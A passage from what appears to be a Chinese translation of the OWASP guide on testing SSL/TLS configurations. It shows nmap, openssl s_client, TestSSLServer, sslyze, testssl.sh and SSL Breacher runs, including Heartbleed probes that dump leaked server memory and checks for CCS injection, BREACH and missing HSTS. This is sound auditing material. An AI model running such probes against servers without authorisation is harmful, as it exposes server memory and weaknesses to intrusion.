| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
|_SHA-1: *****
| ssl-enum-ciphers:
| SSLv3:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
| TLSv1.0:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
|_ least strength: strong
993/tcp open imaps
| ssl-cert: Subject: commonName=*.exampple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
|_SHA-1: *****
| ssl-enum-ciphers:
| SSLv3:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
| TLSv1.0:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
|_ least strength: strong
995/tcp open pop3s
| ssl-cert: Subject: commonName=*.exampple.com
| Issuer: commonName=*****
| Public Key type: rsa
| Public Key bits: 2048
| Not valid before: 2010-01-23T00:00:00+00:00
| Not valid after: 2020-02-28T23:59:59+00:00
| MD5: *****
|_SHA-1: *****
| ssl-enum-ciphers:
| SSLv3:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
| TLSv1.0:
| ciphers:
| TLS_RSA_WITH_CAMELLIA_128_CBC_SHA - strong
| TLS_RSA_WITH_CAMELLIA_256_CBC_SHA - strong
| TLS_RSA_WITH_RC4_128_SHA - strong
| compressors:
| NULL
|_ least strength: strong
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds

```

#### 例4：通过openssl手动检查客户端发起的协商和安全协商过程

Openssl[30]可以用来人工测试SSL/TLS。在这个例子中，测试者尝试通过客户端初始化一个协商过程来连接服务器。然后写下HTTP请求第一行以及在新的一行写下“R”类型。接着等待协商以及HTTP请求的完成，从服务器的输出来检查是否支持安全协商过程。同时使用人工请求也能够检测是否开启了TLS压缩，检测CRIME[13]，以及一些其他的加密算法和漏洞。

```
$ openssl s_client -connect www2.example.com:443
CONNECTED(00000003)
depth=2 *****
verify error:num=20:unable to get local issuer certificate
verify return:0

Certificate chain
0 s:*****
 i:*****
1 s:*****
 i:*****
2 s:*****
 i:*****

Server certificate
-----BEGIN CERTIFICATE-----

-----END CERTIFICATE-----
subject=*****
issuer=*****

No client certificate CA names sent

SSL handshake has read 3558 bytes and written 640 bytes

New, TLSv1/SSLv3, Cipher is DES-CBC3-SHA
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
 Protocol : TLSv1
 Cipher : DES-CBC3-SHA
 Session-ID: *****
 Session-ID-ctx:
 Master-Key: *****
 Key-Ag : None
 PSK identity: None
 PSK identity hint: None
 SRP username: None
 Start Time: *****
 Timeout : 300 (sec)
 Verify return code: 20 (unable to get local issuer certificate)

```

现在测试者可以写下HTTP请求，以及在新的一行写下R。

```
HEAD / HTTP/1.1
R
```

服务器正在协商中

```
RENEGOTIATING
depth=2 C*****
verify error:num=20:unable to get local issuer certificate
verify return:0
```

测试者可以完成请求，检查响应

```

HEAD / HTTP/1.1

HTTP/1.1 403 Forbidden (The server denies the specified Uniform Resource Locator (URL). Contact the server administrat
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Content-Length: 1792

read:errno=0

```

甚至当HEAD请求是不允许，客户端初始的协商仍是被允许的。

#### 例5：通过TestSSLServer测试支持的加密套件，BEAST和CRIME攻击

TestSSLServer[32]是一个脚本，他使测试者可以检查加密套件和检测BEAST、CRIME攻击。BEAST（Browser Exploit Against SSL/TLS）利用TLS 1.0中CBC模式的漏洞。CRIME（Compression Ratio Info-leak Made Easy）利用TLS压缩中的漏洞，这个选项应该被禁用。有趣的是BEAST的第一个修复方案是使用RC4，但是RC4是不推荐的，因为存在密码分析攻击[15]。

一个在线检测工具是SSL Labs，但是只能用在面向互联网的服务器。同时要考虑目标站点数据可能会存在SSL Labs服务器中，也会有来自该服务器的链接[21]。

```

$ java -jar TestSSLServer.jar www3.example.com 443
Supported versions: SSLv3 TLSv1.0 TLSv1.1 TLSv1.2
Deflate compression: no
Supported cipher suites (ORDER IS NOT SIGNIFICANT):
SSLv3
 RSA_WITH_RC4_128_SHA
 RSA_WITH_3DES_EDE_CBC_SHA
 DHE_RSA_WITH_3DES_EDE_CBC_SHA
 RSA_WITH_AES_128_CBC_SHA
 DHE_RSA_WITH_AES_128_CBC_SHA
 RSA_WITH_AES_256_CBC_SHA
 DHE_RSA_WITH_AES_256_CBC_SHA
 RSA_WITH_CAMELLIA_128_CBC_SHA
 DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
 RSA_WITH_CAMELLIA_256_CBC_SHA
 DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
 TLS_RSA_WITH_SEED_CBC_SHA
 TLS_DHE_RSA_WITH_SEED_CBC_SHA
(TLSv1.0: idem)
(TLSv1.1: idem)
TLSv1.2
 RSA_WITH_RC4_128_SHA
 RSA_WITH_3DES_EDE_CBC_SHA
 DHE_RSA_WITH_3DES_EDE_CBC_SHA
 RSA_WITH_AES_128_CBC_SHA
 DHE_RSA_WITH_AES_128_CBC_SHA
 RSA_WITH_AES_256_CBC_SHA
 DHE_RSA_WITH_AES_256_CBC_SHA
 RSA_WITH_AES_128_CBC_SHA256
 RSA_WITH_AES_256_CBC_SHA256
 RSA_WITH_CAMELLIA_128_CBC_SHA
 DHE_RSA_WITH_CAMELLIA_128_CBC_SHA
 DHE_RSA_WITH_AES_128_CBC_SHA256
 DHE_RSA_WITH_AES_256_CBC_SHA256
 RSA_WITH_CAMELLIA_256_CBC_SHA
 DHE_RSA_WITH_CAMELLIA_256_CBC_SHA
 TLS_RSA_WITH_SEED_CBC_SHA
 TLS_DHE_RSA_WITH_SEED_CBC_SHA
 TLS_RSA_WITH_AES_128_GCM_SHA256
 TLS_RSA_WITH_AES_256_GCM_SHA384
 TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
 TLS_DHE_RSA_WITH_AES_256_GCM_SHA384

Server certificate(s):

```

```

Minimal encryption strength: strong encryption (96-bit or more)
Achievable encryption strength: strong encryption (96-bit or more)
BEAST status: vulnerable
CRIME status: protected
```

#### 例6：通过sslyze特使SSL/TLS漏洞

sslyze [33] 是一个python脚本用来进行大量测试和XML输出。下面例子展示了一个常规扫描。这是SSL/TLS测试较为完整和全面的工具之一。

```
./sslyze.py --regular example.com:443

REGISTERING AVAILABLE PLUGINS

PluginHSTS
PluginSessionRenegotiation
PluginCertInfo
PluginSessionResumption
PluginOpenSSLCipherSuites
PluginCompression

CHECKING HOST(S) AVAILABILITY

example.com:443 => 127.0.0.1:443

SCAN RESULTS FOR EXAMPLE.COM:443 - 127.0.0.1:443

* Compression :
 Compression Support: Disabled

* Session Renegotiation :
 Client-initiated Renegotiations: Rejected
 Secure Renegotiation: Supported

* Certificate :
 Validation w/ Mozilla's CA Store: Certificate is NOT Trusted: unable to get local issuer certificate
 Hostname Validation: MISMATCH
 SHA1 Fingerprint: *****

 Common Name: www.example.com
 Issuer: *****
 Serial Number: ****
 Not Before: Sep 26 00:00:00 2010 GMT
 Not After: Sep 26 23:59:59 2020 GMT

 Signature Algorithm: sha1WithRSAEncryption
 Key Size: 1024 bit
 X509v3 Subject Alternative Name: {'othername': ['<unsupported>'], 'DNS': ['www.example.com']}

* OCSP Stapling :
 Server did not send back an OCSP response.

* Session Resumption :
 With Session IDs: Supported (5 successful, 0 failed, 0 errors, 5 total attempts).
 With TLS Session Tickets: Supported

* SSLV2 Cipher Suites :

 Rejected Cipher Suite(s): Hidden

 Preferred Cipher Suite: None

 Accepted Cipher Suite(s): None

 Undefined - An unexpected error happened: None
```

```

* SSLV3 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite:
 RC4-SHA 128 bits HTTP 200 OK

Accepted Cipher Suite(s):
 CAMELLIA256-SHA 256 bits HTTP 200 OK
 RC4-SHA 128 bits HTTP 200 OK
 CAMELLIA128-SHA 128 bits HTTP 200 OK

Undefined - An unexpected error happened: None

* TLSV1_1 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite: None

Accepted Cipher Suite(s): None

Undefined - An unexpected error happened:
 ECDH-RSA-AES256-SHA socket.timeout - timed out
 ECDH-ECDSA-AES256-SHA socket.timeout - timed out

* TLSV1_2 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite: None

Accepted Cipher Suite(s): None

Undefined - An unexpected error happened:
 ECDH-RSA-AES256-GCM-SHA384 socket.timeout - timed out
 ECDH-ECDSA-AES256-GCM-SHA384 socket.timeout - timed out

* TLSV1 Cipher Suites :

Rejected Cipher Suite(s): Hidden

Preferred Cipher Suite:
 RC4-SHA 128 bits Timeout on HTTP GET

Accepted Cipher Suite(s):
 CAMELLIA256-SHA 256 bits HTTP 200 OK
 RC4-SHA 128 bits HTTP 200 OK
 CAMELLIA128-SHA 128 bits HTTP 200 OK

Undefined - An unexpected error happened:
 ADH-CAMELLIA256-SHA socket.timeout - timed out

SCAN COMPLETED IN 9.68 S

```

#### 例7：通过testssl.sh测试SSL/TLS

Testssl.sh [38] 是一个Linux shell脚本提供了清晰的输出来帮助做决策。他不仅可以检测web服务器而且可以其他端口的服务，支持STARTTLS，SNI，SPDY和一些HTTP头部检测。

这个工具很容易使用，下面是一些样本输出：

```

user@myhost: % testssl.sh owasp.org

#####
testssl.sh v2.0rc3 (https://testssl.sh)
($Id: testssl.sh,v 1.97 2014/04/15 21:54:29 dirkw Exp $)

This program is free software. Redistribution +

```

```

modification under GPLv2 is permitted.
USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!

Note you can only check the server against what is
available (ciphers/protocols) locally on your machine
#####
Using "OpenSSL 1.0.2-beta1 24 Feb 2014" on
"myhost:/<mypath>/bin/openssl164"

Testing now (2014-04-17 15:06) ---> owasp.org:443 <---
("owasp.org" resolves to "192.237.166.62 / 2001:4801:7821:77:cd2c:d9de:ff10:170e")

--> Testing Protocols

SSLv2 NOT offered (ok)
SSLv3 offered
TLSv1 offered (ok)
TLSv1.1 offered (ok)
TLSv1.2 offered (ok)

SPDY/NPN not offered

--> Testing standard cipher lists

Null Cipher NOT offered (ok)
Anonymous NULL Cipher NOT offered (ok)
Anonymous DH Cipher NOT offered (ok)
40 Bit encryption NOT offered (ok)
56 Bit encryption NOT offered (ok)
Export Cipher (general) NOT offered (ok)
Low (<=64 Bit) NOT offered (ok)
DES Cipher NOT offered (ok)
Triple DES Cipher offered
Medium grade encryption offered
High grade encryption offered (ok)

--> Testing server defaults (Server Hello)

Negotiated protocol TLSv1.2
Negotiated cipher AES128-GCM-SHA256

Server key size 2048 bit
TLS server extensions: server name, renegotiation info, session ticket, heartbeat
Session Tickets RFC 5077 300 seconds

--> Testing specific vulnerabilities

Heartbleed (CVE-2014-0160), experimental NOT vulnerable (ok)
Renegotiation (CVE 2009-3555) NOT vulnerable (ok)
CRIME, TLS (CVE-2012-4929) NOT vulnerable (ok)

--> Checking RC4 Ciphers

RC4 seems generally available. Now testing specific ciphers...

| Hexcode | Cipher Name | KeyExch. | Encryption | Bits |
|---------|-------------|----------|------------|------|
| [0x05] | RC4-SHA | RSA | RC4 | 128 |

RC4 is kind of broken, for e.g. IE6 consider 0x13 or 0x0a

--> Testing HTTP Header response

HSTS no
Server Apache
Application (None)

--> Testing (Perfect) Forward Secrecy (PFS)

no PFS available

Done now (2014-04-17 15:07) ---> owasp.org:443 <---

user@myhost: %

```

STARTTLS 可以通过 `testssl.sh -t smtp.gmail.com:587 smtp` 来测试，`testssl -e <target>` 来测试加密算法，`testssl -E <target>` 来测试加密算法的每种协议。可以通过 `testssl -v` 查看本地openssl支持和安装的加密套件。

最有意思的是，测试者可以通过学习源代码来了解如何测试相关特性，参考例4。更有意思的是，他使用纯bash和/dev/tcp 套接字来完成heartbleed的整个握手过程。

此外，他也提供RFC加密套件到OpenSSL套件的映射（通过“`testssl.sh -V`”）。测试者可以参考同一目录下`mapping-rfc.txt`文件。

#### 例8：通过SSL Breacher测试SSL/TLS

这个工具 [99] 组合了其他一些工具，并加入了一些额外的检测过程来完成最复杂的SSL测试。

他支持如下检测：

```
#HeartBleed
#ChangeCipherSpec Injection
#BREACH
#BEAST
#Forward Secrecy support
#RC4 support
#CRIME & TIME (If CRIME is detected, TIME will also be reported)
#Lucky13
#HSTS: Check for implementation of HSTS header
#HSTS: Reasonable duration of MAX-AGE
#HSTS: Check for SubDomains support
#Certificate expiration
#Insufficient public key-length
#Host-name mismatch
#Weak Insecure Hashing Algorithm (MD2, MD4, MD5)
#SSLv2 support
#Weak ciphers check
#Null Prefix in certificate
#HTTPS Stripping
#Surf Jacking
#Non-SSL elements/contents embedded in SSL page
#Cache-Control
```

```
pentester@r00ting: % breacher.sh https://localhost/login.php
```

```
Host Info:
#####
Host : localhost
Port : 443
Path : /login.php
```

```
Certificate Info:
```

```
#####
Type: Domain Validation Certificate (i.e. NON-Extended Validation Certificate)
Expiration Date: Sat Nov 09 07:48:47 SGT 2019
Signature Hash Algorithm: SHA1withRSA
Public key: Sun RSA public key, 1024 bits
 modulus: 13563296484355009910164098161004086259135236815846778903941582882908611097021488277565732851712895057227849
 public exponent: 65537
Signed for: CN=localhost
Signed by: CN=localhost
Total certificate chain: 1

(Use -Djavax.net.debug=ssl:handshake:verbose for debugged output.)
```

```
#####
Certificate Validation:
#####
```

```

[!] Signed using Insufficient public key length 1024 bits
(Refer to http://www.keylength.com/ for details)
[!] Certificate Signer: Self-signed/Untrusted CA - verified with Firefox & Java ROOT CAs.

#####

Loading module: Hut3 Cardiac Arrest ...

Checking localhost:443 for Heartbleed bug (CVE-2014-0160) ...

[-] Connecting to 127.0.0.1:443 using SSLv3
[-] Sending ClientHello
[-] ServerHello received
[-] Sending Heartbeat
[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over SSLv3
[-] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 00 53 48 73 F0 7C CA C1 D9 02 04SHs.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ...I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y.....
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00!|.
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&'(.)*.
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-./.0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.=.>?.@.A.B.
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c.
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k.
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 l.m.....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 ..!#.$.%&'.
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.)*.+,-./.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:;<.=.>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G.
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O.
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W.
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[\.\].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g.
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o.
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w.
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{|}.~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2.....
0300: 10 00 11 00 23 00 00 00 F0 00 01 01 00 00 00 00#.....
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.....
[-] Closing connection

[-] Connecting to 127.0.0.1:443 using TLSv1.0
[-] Sending ClientHello
[-] ServerHello received
[-] Sending Heartbeat
[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over TLSv1.0
[-] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 01 53 48 73 F0 7C CA C1 D9 02 04SHs.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ...I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y.....
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00!|.
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&'(.)*.
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-./.0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.=.>?.@.A.B.
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c.
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k.
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 l.m.....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 ..!#.$.%&'.
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.)*.+,-./.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:;<.=.>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G.
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O.
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W.
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[\.\].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g.
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o.
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w.
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{|}.~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.

```

```

02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... .
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00#.... .
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.... .

[-] Closing connection

[-] Connecting to 127.0.0.1:443 using TLSv1.1
[-] Sending ClientHello
[-] ServerHello received
[-] Sending Heartbeat
[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over TLSv1.1
[-] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 02 53 48 73 F0 7C CA C1 D9 02 04SHs.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ...-I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y.....
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 !!".
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&.'(.)*.
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-.../.0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.=.>?.@.A.B.
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c.
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k.
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m.....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 ..!"#.$.%&'.
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.) *+.,-.../.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:;.<.=.>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G.
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O.
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W.
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[\.\].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g.
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o.
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w.
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{|}.~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... .
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00#.... .
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.... .

[-] Closing connection

[-] Connecting to 127.0.0.1:443 using TLSv1.2
[-] Sending ClientHello
[-] ServerHello received
[-] Sending Heartbeat
[Vulnerable] Heartbeat response was 16384 bytes instead of 3! 127.0.0.1:443 is vulnerable over TLSv1.2
[-] Displaying response (lines consisting entirely of null bytes are removed):

0000: 02 FF FF 08 03 03 53 48 73 F0 7C CA C1 D9 02 04SHs.|.....
0010: F2 1D 2D 49 F5 12 BF 40 1B 94 D9 93 E4 C4 F4 F0 ...-I...@.....
0020: D0 42 CD 44 A2 59 00 02 96 00 00 00 01 00 02 00 .B.D.Y.....
0060: 1B 00 1C 00 1D 00 1E 00 1F 00 20 00 21 00 22 00 !!".
0070: 23 00 24 00 25 00 26 00 27 00 28 00 29 00 2A 00 #.$.%.&.'(.)*.
0080: 2B 00 2C 00 2D 00 2E 00 2F 00 30 00 31 00 32 00 +.,-.../.0.1.2.
0090: 33 00 34 00 35 00 36 00 37 00 38 00 39 00 3A 00 3.4.5.6.7.8.9.::
00a0: 3B 00 3C 00 3D 00 3E 00 3F 00 40 00 41 00 42 00 ;.<.=.>?.@.A.B.
00b0: 43 00 44 00 45 00 46 00 60 00 61 00 62 00 63 00 C.D.E.F.`.a.b.c.
00c0: 64 00 65 00 66 00 67 00 68 00 69 00 6A 00 6B 00 d.e.f.g.h.i.j.k.
00d0: 6C 00 6D 00 80 00 81 00 82 00 83 00 84 00 85 00 1.m.....
01a0: 20 C0 21 C0 22 C0 23 C0 24 C0 25 C0 26 C0 27 C0 ..!"#.$.%&'.
01b0: 28 C0 29 C0 2A C0 2B C0 2C C0 2D C0 2E C0 2F C0 (.) *+.,-.../.
01c0: 30 C0 31 C0 32 C0 33 C0 34 C0 35 C0 36 C0 37 C0 0.1.2.3.4.5.6.7.
01d0: 38 C0 39 C0 3A C0 3B C0 3C C0 3D C0 3E C0 3F C0 8.9.:;.<.=.>?.
01e0: 40 C0 41 C0 42 C0 43 C0 44 C0 45 C0 46 C0 47 C0 @.A.B.C.D.E.F.G.
01f0: 48 C0 49 C0 4A C0 4B C0 4C C0 4D C0 4E C0 4F C0 H.I.J.K.L.M.N.O.
0200: 50 C0 51 C0 52 C0 53 C0 54 C0 55 C0 56 C0 57 C0 P.Q.R.S.T.U.V.W.
0210: 58 C0 59 C0 5A C0 5B C0 5C C0 5D C0 5E C0 5F C0 X.Y.Z.[\.\].^._.
0220: 60 C0 61 C0 62 C0 63 C0 64 C0 65 C0 66 C0 67 C0 `.a.b.c.d.e.f.g.
0230: 68 C0 69 C0 6A C0 6B C0 6C C0 6D C0 6E C0 6F C0 h.i.j.k.l.m.n.o.
0240: 70 C0 71 C0 72 C0 73 C0 74 C0 75 C0 76 C0 77 C0 p.q.r.s.t.u.v.w.
0250: 78 C0 79 C0 7A C0 7B C0 7C C0 7D C0 7E C0 7F C0 x.y.z.{|}.~...
02c0: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00 ..I.....4.
02d0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00 2..... .
0300: 10 00 11 00 23 00 00 00 0F 00 01 01 00 00 00 00#.... .
0bd0: 00 00 00 00 00 00 00 00 12 7D 01 00 10 00 02}.... .

```

```

[-] Closing connection

[!] Vulnerable to Heartbleed bug (CVE-2014-0160) mentioned in http://heartbleed.com/
[!] Vulnerability Status: VULNERABLE

#####
Loading module: CCS Injection script by TripWire VERT ...

Checking localhost:443 for OpenSSL ChangeCipherSpec (CCS) Injection bug (CVE-2014-0224) ...

[!] The target may allow early CCS on TLSv1.2
[!] The target may allow early CCS on TLSv1.1
[!] The target may allow early CCS on TLSv1
[!] The target may allow early CCS on SSLv3

[-] This is an experimental detection script and does not definitively determine vulnerable server status.

[!] Potentially vulnerable to OpenSSL ChangeCipherSpec (CCS) Injection vulnerability (CVE-2014-0224) mentioned in http:
[!] Vulnerability Status: Possible

#####
Checking localhost:443 for HTTP Compression support against BREACH vulnerability (CVE-2013-3587) ...

[*] HTTP Compression: DISABLED
[*] Immune from BREACH attack mentioned in https://media.blackhat.com/us-13/US-13-Prado-SSL-Gone-in-30-seconds-A-BREACH
[*] Vulnerability Status: No

----- RAW HTTP RESPONSE -----

HTTP/1.1 200 OK
Date: Wed, 23 Jul 2014 13:48:07 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/; secure
Set-Cookie: SessionChallenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/
Content-Length: 193
Connection: close
Content-Type: text/html

<html>
<head>
<title>Login page </title>
</head>
<body>
<script src="http://othersite/test.js"></script>

<link rel="stylesheet" type="text/css" href="http://somesite/test.css">

#####

Checking localhost:443 for correct use of Strict Transport Security (STS) response header (RFC6797) ...

[!] STS response header: NOT PRESENT
[!] Vulnerable to MITM threats mentioned in https://www.owasp.org/index.php/HTTP_Strict_Transport_Security#Threats
[!] Vulnerability Status: VULNERABLE

----- RAW HTTP RESPONSE -----

HTTP/1.1 200 OK
Date: Wed, 23 Jul 2014 13:48:07 GMT
Server: Apache/2.4.3 (Win32) OpenSSL/1.0.1c PHP/5.4.7
X-Powered-By: PHP/5.4.7
Set-Cookie: SessionID=xxx; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/; secure
Set-Cookie: SessionChallenge=yyy; expires=Wed, 23-Jul-2014 12:48:07 GMT; path=/
Content-Length: 193
Connection: close
Content-Type: text/html

```

```

<html>
<head>
<title>Login page </title>
</head>
<body>
<script src="http://othersite/test.js"></script>

